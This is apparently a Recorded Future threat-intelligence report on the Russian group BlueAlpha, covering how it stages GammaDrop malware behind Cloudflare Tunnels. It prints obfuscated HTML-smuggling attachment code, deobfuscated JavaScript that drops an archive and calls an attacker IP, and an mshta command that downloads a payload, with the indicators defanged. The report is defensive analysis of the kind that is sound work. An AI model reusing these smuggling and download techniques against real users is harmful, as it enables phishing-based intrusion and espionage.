CYBER THREAT ANALYSIS

RUSSIA

Recorded Future®

By Insikt Group®

December 5, 2024

mmodation-allowing-throws.trycloudflare[.]com
ification-imported-carl.trycloudflare[.]com
-sheet-veteran-aka.trycloudflare[.]com
unnecessary-mothers-configured.trycloudflare[.]com
-powerpoint-geek-upgrade.trycloudflare[.]com
-homework-generator-lovers.trycloudflare[.]com
gc-rhythm-yu.trycloudflare[.]com

BlueAlpha Abuses Cloudflare Tunneling Service for GammaDrop Staging Infrastructure

Insikt Group has observed BlueAlpha using Cloudflare Tunnels to conceal staging infrastructure used by GammaDrop, an increasingly popular technique used by threat actors to deploy malware.

BlueAlpha continues to target Ukrainian entities with spearphishing campaigns, leveraging HTML smuggling attachments to deliver Visual Basic Script (VBScript)-based malware.

BlueAlpha continues to use domain name system (DNS) fast-fluxing of GammaLoad command-and-control (C2) infrastructure to complicate tracking and disruption of C2 communications.

Note: The analysis cut-off date for this report was August 28, 2024.

Executive Summary

Insikt Group has tracked an ongoing cyber-espionage campaign targeting Ukrainian-speaking individuals and organizations. This campaign has been conducted by BlueAlpha, a Russian state-sponsored threat activity group that overlaps with Gamaredon, a group operating out of Sevastopol, working under the directive of the Russian Federal Security Service's (FSB) Centre 18: Centre for Information Security (TsIB). BlueAlpha has been observed delivering malicious HTML smuggling attachments through spearphishing to download and execute GammaDrop and GammaLoad malware variants. BlueAlpha has leveraged Cloudflare Tunnels as part of its GammaDrop staging infrastructure, allowing it to effectively evade traditional network detection mechanisms and further complicate efforts to identify and block its activities.

Key Findings

- BlueAlpha continues to target Ukrainian entities with spearphishing campaigns, leveraging HTML smuggling attachments to deliver Visual Basic Script (VBScript)-based malware GammaLoad.
- BlueAlpha has recently started using Cloudflare Tunnels to conceal staging infrastructure used by GammaDrop, an increasingly popular technique used by cybercriminal threat groups to deploy malware.
- BlueAlpha continues to use domain name system (DNS) fast-fluxing of GammaLoad command-and-control (C2) infrastructure to complicate tracking and disruption of C2 communications to preserve access to compromised systems.
- This campaign has been ongoing since at least early 2024 and has remained largely consistent in its techniques, tactics, and procedures (TTPs), with only slight changes in tooling and infrastructure.

Background

BlueAlpha is a threat activity group that overlaps with the publicly reported groups Gamaredon, Shuckworm, Hive0051, and UNC530. Since at least 2014, BlueAlpha has primarily targeted Ukrainian government and military entities. The Security Service of Ukraine (SBU) has publicly attributed BlueAlpha to the "Office of the FSB of Russia in the Republic of Crimea and the city of Sevastopol", an FSB special project focusing predominantly on Ukraine under the directive of Centre 18: Centre for Information Security. BlueAlpha can be seen in **Figure 1** depicting the organization of threat actors attributed to the FSB.



Federal Security Service of the Russian Federation (FSB)
Centre 18
Centre for Information Security (TsIB)
Centre 16L
Radio-Electronic Intelligence on Communications Facilities, Post Number 71330
BlueAlpha
(Gamaredon)
BlueCharlie
(COLDRIVER)
Berserk Bear
Turla

Figure 1: *Federal Security Service of the Russian Federation (FSB) affiliated threat actors (Source: Recorded Future)*

BlueAlpha historically relies on spearphishing campaigns for initial access and will deploy an evolving suite of custom malware, including GammaDrop, GammaLoad, GammaSteel, and Pterodo. These malware payloads typically enable BlueAlpha to exfiltrate data, steal credentials, execute additional payloads, and maintain persistent access to compromised networks.

Threat Analysis

Insikt Group has observed, via recent malware sample submissions to Recorded Future Public Sandbox, BlueAlpha abusing Cloudflare Tunnels for GammaDrop staging infrastructure. These tunnels have been leveraged by malicious `.lnk` files to download and execute GammaDrop. Cloudflare offers this tunneling service for free with the use of the TryCloudflare tool, which will allow anyone to create a tunnel using a randomly generated subdomain of *trycloudflare[.]com* and have all requests to that subdomain proxied through the Cloudflare network to the web server running on that host. Cloudflare Tunnels have been gaining momentum as a defense evasion technique due to their ease of setup and the fact that they have no cost to the user in most cases. Security vendors have recently reported the use of Cloudflare Tunnels to deliver remote access trojans (RATs) such as AsyncRAT.

Infection Chain

A recent example of BlueAlpha using Cloudflare Tunnels for GammaDrop staging infrastructure was submitted to Recorded Future® Public Sandbox on August 16, 2024. This infection chain follows the same general pattern as previous GammaLoad infection chains, with slight modifications to avoid detection (see **Figure 2**).




XHTML Smuggling Attachment
7z Archive
Malicious .LNK File
GammaDrop paylaod hosted behind Cloudflare Tunnel
GammaLoad Paylaod embedded in GammaDrop

Figure 2: *GammaLoad infection chain (Source: Recorded Future)*


XHTML Smuggling

The XHTML smuggling attachment follows the same overall structure as the XHTML smuggling attachments previously used by BlueAlpha, with a few notable changes. The difference can be seen in the HTML from a sample submitted in June 2024 (**Figure 3**) and the most recent sample submitted in August 2024 (**Figure 4**).



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
</head>
<body style="color:□#fff" onmousemove="THE=document.body.innerHTML;THE=THE.replaceAll('*'+'',''+'');
fF7=window;fF7['e'+'v'+'al'](fF7['a'+'t'+'ob'](THE))">
Q*nBI*ID0*g*ZmF*sc*2U7*D*Q0K*ZG*9j*d*W*1lb*nQ*ub*25*tb3*VzZ*W1v*d*mU*9Z*nV*uY3*Rp*b24*o
**TRUNCATED FOR BREVITY***
*5*zd*Hls*Z*S5*oZ*Wl*naH*Q*gPS*Ai*MXB*4I*js*NDQ*p*L*Yk*YuY*XB*wZ*W5*kQ2*hpb*G*Q*oaW*1n*K*Ts*NDQ*p90*w=*=*
</body>
</html>
```

Figure 3: *June 2024 XHTML smuggling attachment used by BlueAlpha (Source: Recorded Future Public Sandbox)*




```
<!DOCTYPE html PUBLIC "-//W3C//DTD xHTML 1.1//EN"
"HTTP://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
</head>
<body style="text-align:center;width:100%;padding:50px;font-size:30px;color:#aaa">
Файл завантажено у папку "DOWNLOADS"
<div id="G0O" style="display:none">
Q*jVv*I*D0g*Zm*F*sc2*U*7*DQ*0KZ*G9*jd*W*1*lbn*Q*u*b25*t*b3*VzZ*W1v*d*mU9*Zn*V*uY*3Rp*b24*oK*X*sND*Qp*pZi*AoQ*jV*v*K*S
**TRUNCATED FOR BREVITY***
B*y*ZXR*1*cm4*7D*Q*0*KQj*Vv*I*D0*g*dH*J1*ZTs*ND*Q*p2Y*XIg*dTJ*m*ID*0g*bm*F*2aW*dh*d*G9*yW*y*J*w*bG*F*0Z*m9*ybS*JdO**w*0
NC*n07*
</div>
<img src="zSP" style="width:0px;height:0px;" onerror="bQB=document.getElementById('G0O').innerHTML;Lwh=document.
getElementById('v7D').innerHTML;window['ev'+'al'](Lwh)"/>
<div id="v7D" style="display:none">
Q05='ev'+'al';D1n='at'+'ob';WBE='rep'+'lac'+'eAll';ggO=bQB[WBE]('*','');Dvb=window;Dvb[Q05](Dvb[D1n](ggO))
</div>
</body>
</html>
```

Figure 4: *August 2024 XHTML smuggling attachment used by BlueAlpha (Source: Recorded Future Public Sandbox)*

The *onerror* HTML event has replaced the *onmousemove* HTML event, which was previously used to deobfuscate the JavaScript. The *onerror* HTML event is located in an HTML `img` tag that contains an uninitialized variable for the value of *src* and thus will always invoke the event when the attachment is opened.


The second change is the addition of the phrase `Файл завантажено у папку “DOWNLOADS”` in the body of the lure (**Figure 5**). This phrase roughly translates to “The file has been downloaded to the "DOWNLOADS" folder”**.**


56-27-11875_15.08.2024.html
Файл | C:/Users/Admin/AppData/Local/Temp/56-27-11875_15.08.2024.html

Файл завантажено у папку "DOWNLOADS"

***Figure 5:** XHTML attachment in browser b95eea2bee2113b7b5c7af2acf6c6cbde05829fab79ba86694603d4c1f33fdda (Source: Recorded Future Public Sandbox)*


The JavaScript embedded within the XHTML attachment will first check that the operating system of the platform opening the file is Windows. If successful, it will decode the archive smuggled in the XHTML attachment and download it. The JavaScript will fetch a tracking pixel from the staging server before ending execution. In previous examples, such as the one depicted in **Figure 3**, the tracking pixel and the GammaDrop staging server were located at the same host, whereas, in this example, the tracking pixel is located on IP address *178.130.42[.]94* while the staging server is behind the Cloudflare Tunnel hosted on the domain *amsterdam-sheet-veteran-aka.trycloudflare[.]com*. The exposure of the tracking pixel IP address may be an operational security failure by BlueAlpha, which reveals the IP address of the endpoint to which Cloudflare is tunneling.



```
B5o = false;
document.onmousemove=function(){
if (B5o) return;
B5o = true;
var u2f = navigator[~~"platform"~~];
if (['Win32', 'Win64', 'Windows', 'WinCE'].indexOf(u2f) == -1) die();
var a4B = document.createElement('a');
var rNv = document.createTextNode("");
a4B.appendChild(rNv);
a4B.title = "Qrs";
nYH = "N3q8ryccAASFct0/PAMAAAAAAAAjAAAAAAAAAFsR6CngBCoCYl0AJgAwACE/wPuybx6wMWuQ9NkSNggekkwCE48WqpCcZEojeh5DDNs9OVcjKcUXTGkm7daMiTnCVOCJH3YtNkaZ2zkrzQSlGwPCdsA9teKp3J0p+rJuKnM3lrowpZPalIfVmr
a4B.href = 'data:application/x-rar-compressed;base64, ' + nYH;
document.body.appendChild(a4B);
a4B.download = "56-27-11875.rar";
a4B.click();
var img = document.createElement("img");
img.src = "hxxp://178.130.42[.]94/re-16-08";
img.style.width = "1px";
img.style.height = "1px";
a4B.appendChild(img);
};
```

***Figure 6:** Deobfuscated JavaScript of b95eea2bee2113b7b5c7af2acf6c6cbde05829fab79ba86694603d4c1f33fdda (Source: Recorded Future Public Sandbox)*


The archive file downloaded in this example is a 7zip file named `56-27-11875.rar` (a 7zip file with a `.rar` extension). Once decompressed, a single directory named `56-27-11875` is extracted containing a `.lnk` file named `Запит 56-27-11875 від 15.08.2024. Інформація з обмеженим доступом у службовому листі відсутня.lnk`, as shown in **Figure 7**. The filename roughly translates to `Request 56-27-11875 dated August 15, 2024. There is no restricted access information in the service letter.lnk.`



Ім'я	Розмір	Розмір в архіві	Змінено	Атрибути	CRC	Зашифровано	Метод	Бл
Запит 56-27-11875 від 1...	1 067	618	2024-08-16 09:28	N	F10FD868	-	LZMA2:12	

***Figure 7:** Contents of smuggled 7zip archive containing shortcut file (Source: Recorded Future Public Sandbox)*

This `.lnk` file will leverage `mshta.exe` to pull down GammaDrop `.hta` file from *https://amsterdam-sheet-veteran-aka[.]trycloudflare.com/dearest/seize.tar* and execute it. The metadata of the `.lnk` file can be seen in **Figure 8**.

